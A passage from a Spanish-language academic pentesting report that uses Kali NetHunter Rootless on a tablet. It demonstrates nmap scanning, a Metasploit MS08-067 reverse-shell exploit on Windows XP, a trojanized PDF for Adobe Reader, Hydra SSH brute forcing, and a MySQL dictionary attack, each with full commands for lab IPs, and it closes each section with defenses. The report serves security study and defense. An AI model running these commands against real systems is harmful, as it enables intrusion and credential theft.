


Figura 35: Escaneo de la red con NetHunter Rootless

Una vez seleccionada la víctima se puede realizar un análisis de aplicaciones/puertos vulnerables usando la misma herramienta nmap tal y como se ve en la siguiente Figura 36:




Figura 36: Escaneo de puertos con NetHunter Rootless

Se ha comprobado lo sencillo que resulta realizar una exploración de las potenciales víctimas conectadas a la red para posteriormente determinar qué servicios/puertos pueden ser vulnerables. Esta es una de las primeras fases del proceso de hacking o pentesting, en este caso facilitada además por la utilización de un dispositivo más portable que un ordenador y al mismo tiempo menos sospechoso para las personas cercanas.

La única diferencia práctica a la hora de utilizar nmap con NetHunter Rootless (a diferencia de NetHunter rooted o del propio Kali) es la necesidad de añadir el parámetro “--unprivileged”, ya que esta distribución se ejecuta sin permisos reales de administrador tal y como su propio nombre indica; el root que figura en la imagen es un pseudoroot tal y como se indica en la web oficial del producto [6].

Como línea de defensa frente a este tipo de ataques, se pueden evitar las redes WiFi públicas tal y como se ha señalado para el caso de los “Rogue AP”. Sin acceso a la misma red que la víctima, la tarea de reconocimiento se dificulta bastante y salvo que sea un ataque dirigido desde el principio a un objetivo concreto se podría evitar por completo.

Por otro lado, el propio proveedor sugiere como medida de defensa la utilización de sistemas de detección de intrusos (IDS por sus siglas en inglés) para bloquear los sondeos (probes), restringir la información devuelta o enviar información que confunda al atacante [29]. Sin embargo, estas medidas tienen también lógicamente el inconveniente de que pueden dificultar el trabajo del administrador de la red.

Adicionalmente este proveedor señala también que la medida más eficaz para evitar estos ataques es disponer de un firewall en el cual se aplique la política restrictiva de bloquear cualquier conexión/puerto salvo que este se encuentre explícitamente autorizado para una aplicación legítima (denegar por defecto) [30].

2.3.3 Explotación de una vulnerabilidad en Windows XP

Windows XP ha sido uno de los sistemas operativos más utilizados a nivel mundial, sobre todo gracias a su estabilidad, rendimiento y al hecho de que hasta hace unos años Microsoft monopolizaba la inmensa mayoría de los sistemas operativos en ordenadores: hasta el año 2012 Windows XP era el SO más utilizado y Microsoft acaparaba el 92% del mercado en sistemas operativos [31].

Aunque pueda parecer que este sistema operativo ha desaparecido, en el año 2017 (3 años después de dejar de recibir soporte oficial por parte de Microsoft) seguía siendo el tercer sistema operativo más utilizado en el mundo [32], por lo que aún hay cientos de miles de dispositivos potencialmente vulnerables.

Sin embargo, se han descubierto numerosas vulnerabilidades a lo largo de su historia. En esta PoC se va a explotar la conocida MS08_067 [33], descubierta en el año 2008 y que afecta al protocolo Service Message Block (SMB) diseñado por IBM y ejecutado en el puerto 445. Este protocolo posee un fallo que permite la ejecución remota de código si se recibe una Remote Procedure Call (RPC) corrupta.

En primer lugar, se accede a NetHunter Rootless desde la aplicación Termux (ver Anexo 7.3 para más información) y desde ahí se puede ejecutar el conocido software metasploit (Figura 37) como si se tratase de la distribución tradicional Kali Linux [34]:




Figura 37: Software msfconsole en NetHunter Rootless

A continuación se ha de configurar el exploit mediante los siguientes comandos:

```
use exploit/windows/smb/ms08_067_netapi
set RHOST 192.168.1.70
set RPORT 445
set PAYLOAD generic/shell_reverse_tcp
set LHOST 192.168.1.146
set LPORT 7777
```

RHOST y RPORT representan la dirección IP y el puerto de la máquina objetivo (la víctima con Windows XP), mientras que LHOST y LPORT representan la dirección IP y el puerto de escucha de la máquina atacante (en este caso la Tablet Huawei). Por su lado el exploit se escoge según la vulnerabilidad ya comentada y el payload es un "*reverse shell*" para obtener una consola en la terminal del atacante. Una vez configurado se puede lanzar el ataque con la sentencia "*exploit*" (Figura 38) y comprobar que se ha conseguido entrar en el sistema con el comando "ver":




Figura 38: Ataque contra Windows XP desde NetHunter Rootless

Se comprueba de esta forma que resulta extremadamente sencillo realizar un ataque contra un sistema operativo desactualizado o vulnerable como puede ser Windows XP. Tampoco se observa en este caso ningún impedimento ni retraso adicional al utilizar NetHunter Rootless en lugar de la distribución tradicional de Kali. Por otro lado, una vez ganado acceso remoto a la víctima se puede ejecutar arbitrariamente cualquier comando tal y como se ve en la imagen anterior, en la cual se obtiene información del sistema mediante la sentencia "*set pro*".

Igualmente podría utilizarse esta ventana de acceso para robar información, instalar malware [35], [36] desde un servidor controlado por el atacante o simplemente dañar el equipo objetivo. También podría realizarse un ataque de ransomware (muy común en los últimos años) para obtener una ganancia económica derivada del ataque.

Esto último podría resultar bastante provechoso teniendo en cuenta los cientos de miles de equipos que aún operan con Windows XP.

Como principal defensa frente a este y otros ataques similares surge la recomendación universal de no utilizar software (sean programas o sistemas operativos) obsoleto y mantenerlo al día con las últimas actualizaciones del proveedor (Microsoft en este caso). Igualmente si se configura correctamente el firewall con una política restrictiva se pueden evitar este tipo de ataques.

En el supuesto de un ataque de "día cero", los denominados "0-day attacks", que aún no han sido detectados o parcheados por el fabricante, la principal barrera para reducir el impacto en la máquina vulnerable es tener siempre separado el usuario con permisos de administrador del resto de usuarios con los que normalmente se opera, para de este modo limitar la capacidad de acción del atacante.

2.3.4 Explotación de una vulnerabilidad en Windows 7

A pesar de la presencia de Windows 8 y más recientemente Windows 10, Windows 7 sigue presente en multitud de equipos incluso un año después de haber dejado de recibir soporte debido a su estabilidad (la misma cualidad por la cual destacaba Windows XP). A comienzos de este año aún suponía casi el 14% de todos los sistemas operativos en equipos de sobremesa [37].

En esta prueba de concepto se mostrará cómo explotar una conocida vulnerabilidad de Adobe Reader que afecta a las versiones 8 y 9 [38]. Al contrario que el resto de ataques realizados, en este la víctima no es "pasiva", ya que debe abrir un documento pdf infectado, el cual podría haberse distribuido mediante diversas técnicas de ingeniería social o directamente mediante publicidad en Internet. En primer lugar se crea dicho archivo a partir de un documento pdf "limpio" (un folleto del INCIBE) y el software metasploit (Figura 39) que ya se ha visto antes:




Figura 39: Creación del documento pdf infectado con NetHunter Rootless

Los comandos utilizados (siguiendo la misma lógica de la PoC anterior) son los siguientes:

```
use exploit/windows/fileformat/adobe_pdf_embedded_exe
set LHOST 192.168.1.146
set INFILENAME ~/Desktop/ciberseguridad.pdf
set PAYLOAD generic/shell_reverse_tcp
set LPORT 7777
set FILENAME Ciberseguridad_INCIBE.pdf
exploit -j
```

Donde la sentencia "*INFILENAME*" indica el fichero de origen (limpio) y la sentencia "*FILENAME*" indica el fichero de salida (infectado), mientras que el comando "*exploit -j*" genera el fichero sin ejecutar el exploit en sí.

En la máquina del atacante se deben ejecutar los siguientes comandos (de nuevo se usa la lógica habitual de metasploit adaptada a nuestro caso) para que esta se mantenga a la escucha de posibles conexiones desde la víctima:

```
use exploit/multi/handler
set LHOST 192.168.1.146
set PAYLOAD generic/shell_reverse_tcp
set LPORT 7777
exploit
```

Una vez la víctima abre el documento pdf infectado, desde la consola del atacante se abre una sesión remota tal y como se aprecia en la siguiente Figura 40 mediante el uso del comando "*ver*":




Figura 40: Ataque contra Windows 7 utilizando NetHunter Rootless

Se comprueba que incluso con un sistema operativo más moderno resulta muy sencillo realizar un ataque y obtener completo acceso al equipo de la víctima. De nuevo no se observa ningún impedimento ni retraso adicional al utilizar NetHunter Rootless en lugar de la distribución tradicional de Kali. Una vez abierta la conexión

remota se podrían ejecutar instrucciones tal y como se ve en la imagen anterior (sentencia "*set pro*").

Las posibilidades del atacante son amplias como se sugería en la PoC anterior, sobre todo teniendo en cuenta la amplia cuota de mercado ya comentada de este sistema operativo. Nuevamente como principal defensa está la precaución de no utilizar software obsoleto, sean programas como Adobe Reader o sistemas operativos como Windows 7, así como mantenerlo al día con las últimas actualizaciones del proveedor y establecer normas estrictas en el firewall.

Este ataque concreto se podría haber impedido también evitando abrir archivos (pdf en el presente ejemplo) desde fuentes que no sean de confianza o contando con un antivirus actualizado, ya que la vulnerabilidad se ha descubierto hace bastante tiempo y por lo tanto las firmas de virus deberían ser capaces de detectar este payload/exploit.

2.3.5 Obtención de las credenciales de un servidor SSH

Los servidores SSH son muy populares para permitir el acceso securizado a máquinas en remoto. En esta prueba de concepto se van a obtener las credenciales del servidor SSH alojado en una máquina Linux con la distribución Ubuntu 12. Para ello se va a emplear el software Hydra [39] instalado en NetHunter Rootless. Hasta ahora se había utilizado la terminal o consola (Termux) para acceder a estos programas, pero en este caso se empleará la interfaz gráfica para mostrar una alternativa de acceso. En primer lugar se configura Hydra tal y como se muestra en las siguientes Figura 41 y Figura 42:




Figura 41: Configuración de Hydra en NetHunter Rootless (objetivo)




Figura 42: Configuración de Hydra en NetHunter Rootless (contraseña)

Como se puede ver en las imágenes anteriores se configura la IP de la máquina objetivo (192.168.1.105), el puerto (22), el protocolo (SSH), el usuario (osboxes) y las características de la contraseña (longitud mínima y máxima de 8 caracteres compuesta solo por números, 8:8:1). Para cumplir los objetivos de esta PoC se ha escogido una contraseña sencilla ya que de lo contrario el proceso hubiera llevado horas e incluso días enteros.

Tras lanzar el ataque por fuerza bruta y esperar unos minutos se obtiene la contraseña deseada (00002021) tal y como se muestra en la siguiente Figura 43:




Figura 43: Ataque contra un SSH usando Hydra en NetHunter Rootless

Una vez se dispone de los credenciales es posible acceder a la máquina en remoto como se aprecia en la siguiente Figura 44:




Figura 44: Acceso remoto al servidor SSH objetivo a través de Termux

Como se ha podido observar, incluso con una tablet de gama media-baja es posible lanzar un ataque contra un servidor SSH que utilice una contraseña de seguridad débil gracias a NetHunter Rootless. Esto proporcionaría acceso a la máquina de la víctima y podría desembocar en robo de información, pérdida de la misma o ataques de denegación de servicio. Sin embargo, en este caso existen dos limitaciones importantes a tener en cuenta:

- La contraseña debe tener una estructura conocida. Se puede configurar una estructura más flexible en Hydra (1:16:a1@ por ejemplo, para contraseñas entre 1 y 16 caracteres que usen letras, números y/o símbolos), pero en este caso el ataque por fuerza bruta podría demorarse meses e incluso años.

- Cuanto más larga y compleja sea la contraseña más tiempo costará encontrarla. Si (como suele recomendarse por seguridad) la contraseña se cambia cada cierto número de semanas o meses, esto podría inutilizar el ataque por fuerza bruta, ya que en lo que se llega al valor correcto la contraseña puede haber cambiado a un valor ya probado.

Por lo tanto, en este caso NetHunter Rootless sí que presenta una desventaja respecto a la distribución tradicional de Kali, la cual puede operarse desde portátiles de alto rendimiento, y es precisamente la limitada capacidad computacional que tienen las tablets y los smartphones con respecto a los ordenadores.

Por otro lado, como principal defensa y según las limitaciones anteriormente expuestas, se encuentra la utilización de una contraseña robusta (larga y compleja) para ralentizar el trabajo del atacante. Si esto se combina con una política de cambio de contraseña frecuente el ataque podría ser completamente inutilizado como ya se

ha visto. Adicionalmente y como se ha comentado otras veces, una política restrictiva en el firewall (en este caso respecto al puerto 22) podría evitar que equipos sospechosos intenten acceder a nuestro servidor.

2.3.6 Ataque contra una base de datos MySQL

Las bases de datos son uno de los principales objetivos de los cibercriminales, sobre todo por lo lucrativo que puede llegar a ser la venta de datos sensibles (e.g., tarjetas de crédito, información personal, cuentas de correo o redes sociales) en grandes cantidades. En esta prueba de concepto se pretende utilizar NetHunter Rootless para exponer la información almacenada en una base datos MySQL alojada en una máquina Ubuntu 18. En primer lugar, se procede a instalar el software Crunch (Figura 45), que permite generar un diccionario para efectuar el ataque [40]:




Figura 45: Instalación de Crunch en NetHunter Rootless

Para generar la contraseña se va a utilizar la sentencia siguiente:

```
crunch 1 5 abcdefghijklmnopqrstuvwxyz -o diccionario.txt
```

Según se ve en la siguiente Figura 46 un diccionario de estas características ocupa aproximadamente 70 MB:




Figura 46: Generación del diccionario con la herramienta Crunch

En este caso se ha escogido para el servidor MySQL una contraseña de tan solo 4 caracteres para (al igual que en la PoC anterior) evitar que el proceso se demorase horas e incluso días completos. Una vez se dispone del diccionario es posible configurar el ataque en la herramienta metasploit [41] mediante los comandos siguientes según se aprecia en la Figura 47:

```
use auxiliary/scanner/mysql/mysql_login
set RHOSTS 192.168.1.223
set USERNAME admin
set PASS_FILE /root/diccionario.txt
exploit
```




Figura 47: Configuración de metasploit para atacar la BBDD MySQL

Tras unos minutos de espera el software encuentra la contraseña buscada (adam) según se ve en la siguiente Figura 48:

